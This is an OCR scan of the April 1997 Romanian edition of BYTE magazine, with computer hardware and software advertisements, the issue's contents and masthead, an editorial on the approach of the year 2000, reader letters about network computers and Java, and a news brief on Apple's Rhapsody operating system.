Str. ŞTIRBEI VODĂ nr.150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

ResellerNews Editors' Choice
LAN TIMES READERS CHOICE 1991, 1990
Recommended by BYTE
ARTISOFT COMPATIBLE LANtastic
NOVELL LABS AUTHORIZED TESTED AND APPROVED
PC MAGAZINE EDITORS' CHOICE

BYTE

Dacă doriţi să primiţi mai multe informaţii despre produsele APC
vă rugăm trimiteţi acest cupon completat (prin poştă sau fax).

Nume şi prenume: .... Profesia: ....

Loc de muncă: .... Funcţia: ....

Adresă: .... Localitatea: ....

Telefon: ....

SCOP COMPUTERS Str. Ştirbei Vodă 150, Sector 1, Bucureşti, Tel.: 223 40 54, 223 40 55 Fax: 223 26 80

CÂTEODATĂ MERITĂ SĂ RIȘTI
CÂTEODATĂ NU

CAMPANIE DE LEGALIZARE

În mod excepțional,

Microsoft România vă oferă o șansă UNICĂ:

în intervalul 1 martie - 31 mai 1997,

puteți achiziționa

sistemele de operare Windows,

pachetele de software Microsoft Office

și chiar noul Office 97

la prețuri speciale (prețuri de upgrade).

Folosirea software-ului fără licență este interzisă prin lege.

Ca utilizator legal, beneficiați de suport tehnic și documentație, prețuri preferențiale la trecerea la noi versiuni ale programelor deținute, protecție împotriva virușilor, informații și invitații cu prilejul lansării unor noi produse ... și multe altele.

Ca utilizator de software pirat, aveți numai dezavantaje! Pentru că legea copyright-ului stabilește pedepse aspre pentru cei care distribuie sau folosesc programe fără licență. Și pentru că în România va acționa în curând un organism - Business Software Alliance (BSA) - specializat în supravegherea aplicării prevederilor acestei legi.

Microsoft®

Încă nu e prea târziu să intrați în legalitate!

Microsoft
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE COMPUTERS
Flexibility.Made in Romania

digital PC
Authorized Reseller

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION
IN IMAGING

FITI CREATIVI

FIȚI CREATIVI

...cu CF 900, cel mai accesibil copiator digital full color, conceput să inspire creativitatea.

Veţi avea nu numai un copiator full color sofisticat, ci mai ales un partener în realizarea celor mai creative idei.
Veţi fi uluiţi de ce poate face **CF 900** pentru dumneavoastră cu formatul **A3** complet
şi cu **LIMOS** (Sistemul de Modulare a Intensităţii Laserului), tehnologia de scanare a imaginii inventată de **MINOLTA**.
Conectaţi-l la un Mac sau un PC şi **CF 900** devine o imprimantă laser de mare performanţă şi un scanner full color format A3.
CF 900 pur şi simplu vă înflăcărează imaginaţia atunci cînd îl conectaţi
la aparatul foto digital **MINOLTA RD-175** şi la **QuickScan 35**, scanerul pentru film de 35mm.
Aparatul foto digital, ideal pentru lucrări rapide, vă permite captarea şi transferarea imaginilor originale direct în Mac-ul sau PC-ul dumneavoastră. **QuickScan 35** scanează diapozitive de 35 mm, rapid şi cu rezoluţii optice înalte de până la **2.820 dpi**. Folosind programul Adobe Photoshop puteţi prelucra imaginile de care aveţi nevoie în advertising, prezentări, newsletters şi arhivare... aveţi posibilităţi nelimitate!

Ideile dumneavoastră acum prind viaţă!
Creativitatea dumneavoastră acum este liberă!

CF 900-Puterea imaginilor vă este la îndemână.

MINOLTA

Sos. Oltenitei nr. 35-37, sector 4, cod 79656, Bucuresti, Tel.: 01/634 62 45, 634 76 55, Fax: 01/330 70 02

Părerea proiectantului despre Calculatoarele SALIENT®:

" De acord cu cei de mai jos ... "

Chris Collins - SALIENT System Architect

VIGOR 200
SALIENT

Părerea specialiştilor despre Calculatoarele SALIENT®:

" Calculatoarele SALIENT (**VIGOR 200** şi **VIPER 200**) au realizat valori similare cu cele declarate de producătorii care fac parte din elita mondială ... "

PC REPORT, Septembrie 1996

"Performanţele înregistrate au fost foarte bune la toate capitolele, scoţând în evidenţă un sistem bine echilibrat, (**VIGOR 166**), dovedind alegerile bune făcute de constructor ... "

PC WORLD, Octombrie 1996

Părerea dumneavoastră despre Calculatoarele SALIENT®?

Dacă încă nu aveţi una, întrebaţi în jurul dumneavoastră ! Cu siguranţă vi se va răspunde !

SALIENT

SALIENT Group

Bucureşti: Calea Floreasca Nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045
Timişoara: Piaţa Timişoara 700 Nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANŢIE

SALIENT • STANDING OUT in Computer & Networking Technology

Biro Technologies
The Quality Image

UMAX

Noi modele de scanner-e UMAX:
seria Astra, Mirage II.

NOU!!!

Cu fiecare scanner S6 sau S12
se livrează **GRATIS** și
Web Page Editing Software

UMAX

Noi produse soft
pentru Mac:
Live Picture 2.5
Live Picture XT
LIVEPIX.

UmaxPC - un nou model de calculator cu procesor Intel Pentium MMX la 166MHz/200MHz !
The High Performance Multimedia PC

CALCULATOARE **UMAX**
COMPATIBILE Mac
Cele mai noi modele:
seria **UMAX Apus**
(cu procesor 603e PowerPC)
seria **UMAX Pulsar**
(cu procesor 604e PowerPC)

newgen

UN NOU MODEL
Design XP

DesignXpress

ImagerPro
Imagesetting
System
cu RIP II
(sub Windows NT 4.0).

600x600 dpi (1200x1200 dpi),
A3,12MB RAM, 192 max.,
ART, IET,Apple Talk, Serial,
Parallel, SCSI,
PostScript level II,
opt. Ethernet.

in Digital INPUT PROCESSING OUTPUT

ChromaxPro

Produse noi:
- memorii Viking (LIFETIME warranty)
*- kit-uri multimedia **UMAX***
- piese de schimb pentru imprimante

Vă așteaptă la CERF '97 între 13-17 mai 1997


FARGO® Microsoft COMPUJET AUSTIN AN IPC COMPANY

Tel./Fax : 223 4649; 222 4925; 223 2030; 223 3791
E-mail : birotech@dial.roknet.ro

REȚELE WIRELESS PENTRU TRANSMISII DE DATE

Interconectarea între sedii îndepărtate a rețelelor de calculatoare

**Vă așteptăm
la CERF'97
stand 2304
pav. 106!**



AIRLAN
by SOLECTEK

Radio computing cu Ethernet wireless PCMCIA

ECHIPAMENTE SPECIFICE

Ethernet radio (ISA, MCA, PCMCIA): NIC pentru servere, stație de lucru sau notebook (PCMCIA type II), permițând cuplarea acestora la o rețea cablată și/sau transmisia de date între mai multe rețele wireless.

Adaptorul pentru port paralel este destinat utilizării de la distanță a unui periferic inteligent (fax, printer, scanner).

Hub-ul wireless permite conectarea dintre o rețea cablată și una radio. **AirLAN radio bridge** pentru interconectarea între rețele LAN multiprotocol, în clădiri aflate la distanțe de 3-10 km, cu viteze de transfer de 2-10 Mbps, suport SNMP pentru management de sistem. **AirLAn radio router** pentru interconectare rețele LAN, bazat pe structura software de interconectare CISCO Systems, suport SNMP.

AVANTAJE

* alternativă eficientă la sistemele cablate de comunicație (T1, linii închiriate, X.25, ISDN)

* flexibilitatea structurilor, posibilitatea reamplasării rețelelor și stațiilor de lucru

* costuri scăzute pe utilizator prin eliminarea cheltuielilor necesare realizării cablărilor convenționale

* asigurarea transmisiilor sigure și integritatea pachetelor de date prin tehnici specifice spread spectrum

* interconectarea diferitelor tipuri de rețele prin suportul de comunicații multiprotocol (Wired Society)

* instalare rapidă "plug&play", legături multiple prin operare multipoint

AGNOR HIGH-TECH
SOCIETATE DE COMUNICAȚII ȘI CALCULATOARE
București - Strada Mihai Eminescu 124, sector 2
Tel 211.88.00, 211.87.62, 211.86.99, tel/fax 210.59.43 E-mail: agnor@tag.vsat.ro

BYTE
ROMÂNIA

Aprilie 1997, vol. 3, nr. 4

COVER STORY

CONSTRUCȚIA APLICAȚIILOR DE REȚEA

INFORMATICĂ MAI IEFTINĂ

38

De Tom R. Halfhill

Prima dintre cele două părți ale analizei noastre speciale privind reducerea costurilor vizează computerele de rețea.

ADMINISTRAREA DATELOR

SGBDR-urile se transformă

67

De Jay-Louise Weldon

Veți folosi oare extensii pentru a manevra tipuri complexe de date?

RAPORT SPECIAL

CONSTRUIREA APLICAȚIILOR DE REȚEA

Distribuirea componentelor

55

De John Montgomery

Lăsați discuțiile și verificați practic cele două modele de componente standard.

Să discutăm

59

De Mike Foody


Comunicarea dintre CORBA și DCOM se îmbunătățește, însă trebuie să aveți grijă în continuare.

Programarea cu CORBA și DCOM

63

De John Pompeii

Două medii concurente - din punctul de vedere al unui proiectant.



JavaBeans

107

De Eugen Rotariu

Aplicațiile Java se pot face de-acum înainte și din prefabricate, cu ajutorul noului BDK: un standard, o implementare și o mulțime de exemple.

EDITORIAL

1000

8

De Darvas Attila

Ne apropiem de mileniul III.

EVENIMENT

ROCS-COM '97

19

Conectivitate pentru secolul 21.

ONI '97 Timișoara

20

Steganografia

115

By Răzvan Peteanu

„Cine se pricepe să încuie, nu are nici broască, nici lacăt, dar poarta nu o poate nimeni deschide“

- *Dao De Jing*


INBOX

10
Scrisori americane și o erată.

BITS

Următorul SO Apple 12
Scama lunii 13
Videoconferințe 13
Replicare pretutindeni 15
Suitele pentru firme 15
Preveniți atacurile Java 16

LAB REPORT



HARDWARE

Șapte imprimante color rapide
74
De Dorothy Hudson și Dave Rowell
Am testat șase lasere color plus imprimanta cu cerneală solidă Phaser 350 de la Tektronix.

SOFTWARE

Dughenizarea Internetului
82
De David Seachrist
Configurarea unei vitrine pe Web este relativ ușoară cu unul din cele patru pachete comerciale testate.

CE-I NOU

Primul PC Card GSM 125
Fast Ethernet 125
Gigabit Ethernet 126
Noi produse Apple 126
JavaOne 97 127

INTERVIU

Sistemele IBM RS/6000
21
Interviu cu Dl. Johnnie Dodon realizat de *Viktor Veres.*

PREZENTĂRI

REȚELE

Administrare rețea cu CS Care
95
De Bogdan C. Crainicu
Administrarea rețelelor Novell NetWare este mai simplă utilizând NMS CS Care.

GRAFICĂ


Extensii pentru prelucrări grafice
101
De Răzvan Peteanu
Cîteva „mici“ ajutoare ale giganților graficii computerizate.

SURFING

Jobs 92
De Augustin Moga
Internetul - spațiul informațiilor publice.

PERIFERICE

Bătălia pentru performanță
125
De Mircea Sabău
Interfețele dispozitivelor periferice devin mai rapide.



WEB MASTER

Incursiune în CSSI
89
De Radu Greab
Cum să ne formatăm documentele HTML utilizând Cascading Style Sheets pentru îmbunătățirea aspectului prezentării.

COMENTARIU

Tablouri dintr-o expoziție
130
De Iosif Fettich

CERF 97

Programul de seminarii și conferințe 36

FUNDAMENTE

SISTEME DE OPERARE

Unix ajută invalizii
25
De Joe Lazzaro
Tehnologia de adaptare sosește la Unix.

REȚELE

Circuite ATM de încredere
29
De Steen Lohse
Emularea LAN conectează rețelele tradiționale cu segmentele ATM.

UC

Primă privire asupra lui PowerPC G3
31
De Tom Thompson
O nouă generație oferă viteză și un consum redus.

PROGRAMARE

Expect oferă scriptarea în Unix
33
De Bob Friesenhahn
Limbajul înglobat oferă funcții de potrivire-șablon.

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR ȘEF ADJUNCT:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Augustin Moga (amoga@agora.ro)
Szabó László (lszabo@agora.ro)
Mircea Sabău (msabau@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
Viktor Veres (vveres@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Răzvan Peteanu (Timișoara);
Harrison Forbes (Chicago);
Radu Greab (Târgu-Mureș);
Cristian Matei (Târgu-Mureș);
Marius Tudorică (Târgu-Mureș);
Eugen Rotariu (Târgu-Mureș);
Mátyás Mátyás (Târgu-Mureș);
Bogdan Crainicu (București);
Corina și Cristian Pelin (București);
CORECTURA:
Aurora Laslo

TEHNOREDACTARE:
Réman László, Valics Lehel
ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-2305782
fax: (01)-2300286
C.P. 94 O.P. 49 București
I.S.S.N.: **1223-9801**
TIPARUL: **S.C. Infopress S.A.,**
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: **Computer Press Agora s.r.l.,**
C.P. 172 - 1, 4300 Tirgu Mureș
TELEFON: **(065) 16.65.16, 16.62.57**
FAX: **(065) 16.62.90**
BBS: **(065) 21.07.80**
(8N1, 14400 bps, login: bbs)
E-MAIL: **redactia@agora.ro**
WEB: **http://www.agora.ro/**


Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

IMAGINE COPERTĂ: PHOTOGRAPHY COURTESY OF IBM ARCHIVES © 1997

editorial

1000



Au rămas mai puţin de 1000 de zile până în anul 2000. Cifra mult mediatizată este doar simbolică, pentru că în mileniul trei vom trece doar la sfârşitul anului 2000. Anul zero nu există, oricât de curios pare acest lucru. Dar anul 2000 este aproape şi poate până atunci vom vedea ceva şi din părţile bune ale reformei. Ca să le putem vedea, industria calculatoarelor şi comunicaţiilor va trebui să ofere infrastructurile şi tehnologiile adecvate, viabile şi după 2000. Şi trebuie să existe şi oameni doritori şi capabili să realizeze şi să utilizeze tehnologiile.

Familiarizarea cu noile tehnologii poate începe chiar la şcoală. Acest lucru este posibil deja în multe locuri, şi succesul Olimpiadei Naţionale de Informatică ONI 97 este o dovadă că se poate. Fundaţia Soros pentru o Societate Deschisă ne-a anunţat un nou program de finanţare a conectării şcolilor la Internet (tel:01-659.07.20). Ştiu că există locuri unde este problematică încălzirea şcolilor în această primăvară friguroasă. Dar acolo unde există un calculator şi un modem, există posibilităţi, dacă există iniţiativă. La ce poate fi bun un acces la Internet într-o şcoală, atunci când ne despart mai puţin de 1000 de zile de anul 2000? Poate n-ar trebui să mă mai întreb. Îmi vine însă în minte că am întâlnit un sit (http://www.keil.ukans.edu/~monarch/home.html) pentru copii care urmăresc migraţia fluturilor în America. Poate vine şi primăvara şi vor fi şcoli, profesori şi elevi care vor urmări sosirea păsărilor migratoare în localitatea lor. Cred că nu este rău ca tinerii să fie formaţi în spiritul respectului şi atenţiei faţă de mediul în care trăiesc. Dacă vor putea să şi comunice între ei speranţele unei adevărate reforme, cea a comunicării libere şi responsabile vor deveni realitate. Atunci poate, imaginile atât de familiare azi ale grămezilor de gunoi, câinilor vagabonzi, copacilor tăiaţi, clădirilor pe cale să se dărâme şi ale poliţiştilor care circulă însoţiţi de jandarmi cu mitraliere, vor rămâne doar o amintire a unor vremuri de demult.

Tinerii reprezintă viitorul, dar pe noi ne marchează prezentul. Restructurările vor duce la transformarea pieţei forţei de muncă. Programul de asistenţă socială va asigura recalificarea unei părţi din forţa de muncă şi aici cursurile pe Internet pot oferi o cale de acces la informaţii pertinente, oferite de persoane competente (al căror număr este limitat). Nu cred totuşi că vom avea mulţi mineri transformaţi în ISP, deşi ar fi extraordinar. Pentru cei care încercă să se descurce singuri, tema din această lună pentru Web-surf, căutarea unui job, poate oferi informaţii. Poate apar chiar furnizori de servicii similare şi la noi, bănci de date cu cereri şi oferte, accesibile pentru public prin Internet . Cerere va fi în mod sigur.

În acest număr abordăm, în raportul special, conlucrarea în reţea şi modelele CORBA şi DCOM. Puteţi citi şi despre interfeţele rapide, utilizate şi pentru discuri, un articol semnalat deja în numărul trecut. Lucrul cu componente JavaBeans este de mare actualitate şi sper ca să primim reacţiile dumneavoastră pozitive. Steganografia va prezenta, cred, interes pentru mulţi dintre dumneavoastră, ca şi articolul despre extensiile pentru programele de prelucrări grafice.

În această lună, firmele din domeniu se pregătesc pentru târg. În mai, CERF ' 97 vă va oferi ocazia să vedeţi noutăţile cu care se prezintă marile firme în România. Dar şi firmele de la noi vor oferi ceea ce au mai bun. BYTE România va decerna premii celor mai buni. Nu uitaţi deci să marcaţi în agenda dumneavoastră acest eveniment. Ultimele ştiri şi noutăţi le veţi putea găsi de acum încolo şi în pagina noastră de Web (http://www.agora.ro).

Anul 2000 nu are o semnificaţie anume. Mileniul următor începe în 2001. Dar îi putem da, fiecare dintre noi, semnificaţia noastră şi poate că unele dintre acestea vor fi de interes general. Evoluţia tehnologică în anii şaizeci s-a datorat într-o anumită măsură scopului fixat de administraţia SUA, acela de a aseleniza cu echipaj uman. Un scop semnificativ, cu un termen de realizare fixat în timp, poate duce la mobilizarea unor energii nebănuite. Personal visez la reţele urbane, care să interconecteze în intranet universităţile, şcolile, bibliotecile şi serviciile publice, în fiecare oraş universitar unde este facultate de profil informatic. Nu cred că este imposibil.

Attila Darvas

adarvas@agora.ro

puternică

REQUIRES WINDOWS 95 OR WINDOWS NT WORKSTATION
Microsoft Office Family Member
Microsoft
The Most Popular Suite—Now with the Power of the Web
CD-ROM
Word 97
PowerPoint 97
Access 97
Excel 97
Outlook 97
Microsoft Office 97
Professional Edition

Microsoft Office 97

este un mare pas înainte în redefinirea modurilor de utilizare a aplicațiilor soft - ea asigură inteligență și automatizare, ajutând utilizatorul să-și îndeplinească sarcinile într-un timp mai scurt, cu mai puțin efort și la o calitate superioară. Este compatibilă cu toate versiunile anterioare de Microsoft Office. Office 97 este prima suită care integrează complet ușurința de folosire a aplicațiilor inteligente cu puterea Web-ului. Integrând tehnologia Internet în suită, Office 97 simplifică crearea și publicarea de documente Web, găsirea informațiilor și colaborarea cu alții pe Internet sau în intranetul companiei. Microsoft Office 97 se compune din următoarele aplicații: Microsoft Word, Microsoft Excel, Microsoft Power Point, Microsoft Access și Microsoft Outlook. Office 97 introduce un nou membru în suita Office - Microsoft Outlook. Outlook este noul dispecer al comunicațiilor de birou, integrând e-mail, planificator, agendă, listă de sarcini și acces la documente pentru a ajuta utilizatorul în a organiza mai ușor și a folosi în comun cu alții informația.

Cea mai populară suită - acum cu puterea WEB-ului

CAMPANIE DE LEGALIZARE

1 Martie - 31 Mai

O șansă UNICĂ Sisteme de operare Windows și pachetele de software Office la prețuri de upgrade.

WHERE DO you WANT TO GO TODAY? Microsoft

Microsoft QUALIFIED DEALER

Microsoft România: 01-2229002; 2229012 **ARAD BBComputer**: 057-280555 **BRAȘOV Intelprof**: 068-419706 **BUCUREȘTI Glossy**: 01-2231443 **Packard Bell**: 01-2305001 **QNet**: 01-2117801 **Rom Team Solutions**: 01-3110851 **CLUJ Sistec**: 064-190282 **CONSTANȚA GMB Micronet**: 041-636644 **IAȘI Open Systems**: 032-225101

DACĂ DORIȚI MAI MULTE INFORMAȚII DESPRE MICROSOFT OFFICE 97 VĂ RUGĂM VIZITAȚI SITUL NOSTRU LA: http://www.microsoft.com

STATUS GRUPA & ADI POP & VALICS LEHEL

inbox

Scrisorile referitoare la articolele apărute în revistă au fost mai puține în ultima vreme. Ne bucurăm atunci când primim aprecieri și publicăm cu plăcere mesajele referitoare la problemele tratate în BYTE România. Așteptăm deci reacția dumneavoastră. Iată, în continuare, câteva scrisori ale cititorilor BYTE:

Situația este cunoscută

Calculatoarele Net PC nu prezintă nici noutate și nici nu vor fi răspândite într-un viitor previzibil. Rezervele mele își au originea în activitatea mea legată de stații X sub Unix. Așa numitele stații de lucru fără disc se fabrică de ani de zile. Cu toate că sunt utile în situații bine definite, în majoritatea cazurilor încărcarea rețelei produsă de aceste stații este inacceptabilă, mai ales atunci când sunt folosite pentru aplicații de uz general. Gândiți-vă, un disc mediu are potențial posibilitatea de a transfera sute de milioane de biți pe secundă și o latență sub 10 milisecunde. Software-ul obișnuit este realizat astfel încât implicit se presupune că această bandă de transfer este disponibilă. Ethernet oferă o bandă de bază pentru transfer de zeci de milioane de biți pe secundă și latența este în cazul optim de zeci de milisecunde, deci de 1000 de ori mai lent. În plus, este utilizat în mod partajat de către toți utilizatorii din rețea. Până nu vom avea un sistem de acces în rețea cu două ordine de mărime mai rapid, NC nu va avea pur și simplu performanțele cu care utilizatorul mediu este obișnuit.

Steve Booth
bcs@cerf.net

Terminalele X și rudele lor apropiate, terminalele ICA pentru Citrix multiuser Windows NT, încarcă și execută aplicațiile pe host, pe desktop se execută doar interfața grafică. NC-urile standard ORACLE, pe de altă parte, încarcă aplicațiile prin rețea și le execută local. Totuși NC nu va suferi în mod necesar de problema semnalată. În primul rând, există adesea un segment în mediile client / server unde aplicația client este relativ mică. În al doilea rând, aplicațiile desktop scrise sub formă de componente în limbaje orientate obiect cum este Java, nu trebuie să încarce în memorie megabaiți de cod dintr-o dată. Părți de cod se pot încărca doar la nevoie. Și calculatoarele NC pot memora opțional programele pe discul hard local sau în RAM. Am văzut variante NC care păstrează alimentarea memoriei RAM și când sunt oprite. La o nouă pornire startul este instantaneu, și programele încărcate anterior vă așteaptă.- Tom R. Halfhill, senior editor BYTE

Ada vorbește Java

Articolul, în general excelent, „ Azi pentru Web, Mâine pentru lumea întreagă " ar fi trebuit să menționeze că utilizând interpretorul Java, compilatoare JIT și mediul Java nu impune utilizarea limbajului Java. De fapt comentariul sună „este o neglijență... ignorarea posibilității ca... un program să rămână utilizabil 10 sau 20 de ani " și sugerează că limbajul Java care evoluează azi rapid ar putea să nu fie cel mai bun pentru aplicații Java. O alternativă care folosește un limbaj bine testat standard ISO, conceput pentru securitate și siguranța aplicațiilor este compilatorul de bytecode Ada-toJava, oferit de Intermetrics (http://www.appletmagic.com/appletmagic.htm)

Tom Moran
tmoran@bix.com

Este o remarcă excelentă și nu am avut spațiul să abordez subiectul în articolul meu din ianuarie. Și alte limbaje pot oferi Java bytecode. Puteți concepe codul octet ca un mecanism neutru independent de platformă pentru livrarea de software. - Tom R. Halfhill, senior editor BYTE

Sit Web unic

Articolul „ 8 unelte pentru situl Web" nu a oferit o prezentare corespunzătoare pentru Web Factory Pro Image 1.1. Prezentatorul a folosit o copie beta timpurie și nu a menționat că prețul de 229$ include actualizare gratuită la Web Factory Pro Image 3.0. Am fi oferit o copie premergătoare lansării a versiunii 3.0 dacă am fi avut posibilitatea. Web Factory Pro Image 3.0 a fost lansat în Noiembrie. Conține multe lucruri pentru lipsa cărora versiunea 1.1 a fost criticată, ca site management, animator GIF și din ianuarie prețul este de 199$. Oferim pentru 39$ Web Factory Author, care are mai multe facilități decât au fost prezentate în articol. Cititorii se pot informa și decide singuri aducând versiunea de test gratuit de la: http://www.tlco.com

Stephen P. Gardner, Președinte
Thunder & Lightning Co.
San Diego,CA

Am prezentat versiunea disponibilă în perioada de testare și ne îndoim că am fi putut utiliza atunci versiunea upgrade 3.0. Recunoaștem că am omis unele facilități ale versiunii 1.1 care nu se mai livrează din tabelele noastre. Produsul a inclus Web-page-template și editor grafic și posibilitatea de import pentru fișiere grafice în diferite formate. În plus, ca aplicație pe 32 de biți, nu rula sub Windows 3.1x, așa cum am specificat. - David Essex, director prezentări BYTE.

Ariile de discuri

Adresa domnului Aurel Șerb este: aserb@mta.ro și nu cea apărută la sfârșitul articolului, dintr-o regretabilă eroare. Cu scuzele de rigoare- Darvas Attila

CUM NE CONTACTAȚI

PE WEB
Vizitați Agora On Line! Căutați în arhive. Descărcați articole. Aflați ultimele noutăți. Participați la grupurile de discuții! www.agora.ro/.

Vizitați situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteți mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiți adresele publicate sau căutați pe Agora ON Line.

PRIN POȘTĂ
Redacția BYTE
România, CP 172 - 1
4300 Târgu-Mureș,
România

ABONAMENTE
(065) 166.516- 166.257; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conținutul editorial, telefonic sau pe Web: www.agora.ro/

E mai
mult decât stocare.
Este
chiar o protejare
a informaţiilor.
IMATION
3M
FORMATTED • IBM • FORMATEES
High Density DS,HD
Haute densité
Diskettes/Disquettes
10 -3.5"
Lifetime Warranty
Garantie à vie
IMATION
Borne of 3M Innovation


Noi ştim ce vă trebuie! Ştim că stocarea informaţiei nu este niciodată foarte sigură, lucru pe care IMATION îl cunoaşte. Imation este o companie americană a cărei cifră de afaceri este de 2.25 miliarde USD, lider mondial în domeniul informaţiei şi procesării imaginii, care include de fapt fostul departament de medii magnetice al Companiei 3M. Deoarece IMATION înţelege solicitările dumneavoastră, vine în întâmpinare cu noi produse de stocare cum ar fi LS-120. IMATION este liderul mondial în comercializarea dischetelor de 3,5" şi a casetelor TRAVAN™ şi are o experienţă de mai bine de un deceniu în medii optice şi reproduceri pe şi de pe CD-Rom. Dacă aveţi în vedere siguranta stocării informaţiilor, atunci aţi găsit produsul potrivit. Adresaţi-vă paginii internet http://www.imation.com pentru a afla de ce IMATION **este lider mondial in medii magnetice**

Imation este cotată la Bursa de valori din New York
având simbolul imn. © Imation 1997.

Rapsodia albastră

Noua strategie Apple OS oferă compatibilitate şi deschide o nouă cale spre Unix şi Windows

Prin noua generaţie de sisteme de operare, care poartă numele de cod Rhapsody, Apple va permite proiectanţilor, graţie lui OpenStep de la Next Software şi altor tehnologii, să scrie o aplicaţie numai o dată şi apoi să o ruleze pe mai multe platforme. Rhapsody se va folosi de OpenStep pentru a asigura capabilităţi caracteristice unui SO modern, cum ar fi un kernel, multitasking preemptiv, protecţia memoriei şi multiprocesarea simetrică. SO va folosi de asemenea şi motorul grafic al lui OpenStep numit Display PostScript. Rhapsody va încorpora porţiuni din Mac OS, cum ar fi ColorSync (pentru compatibilizarea culorilor), QuickTime, QuickTime VR şi QuickTime 3D. Maşina virtuală Java va găsi de asemenea suport pe acest SO.



Arhitectura Rhapsody

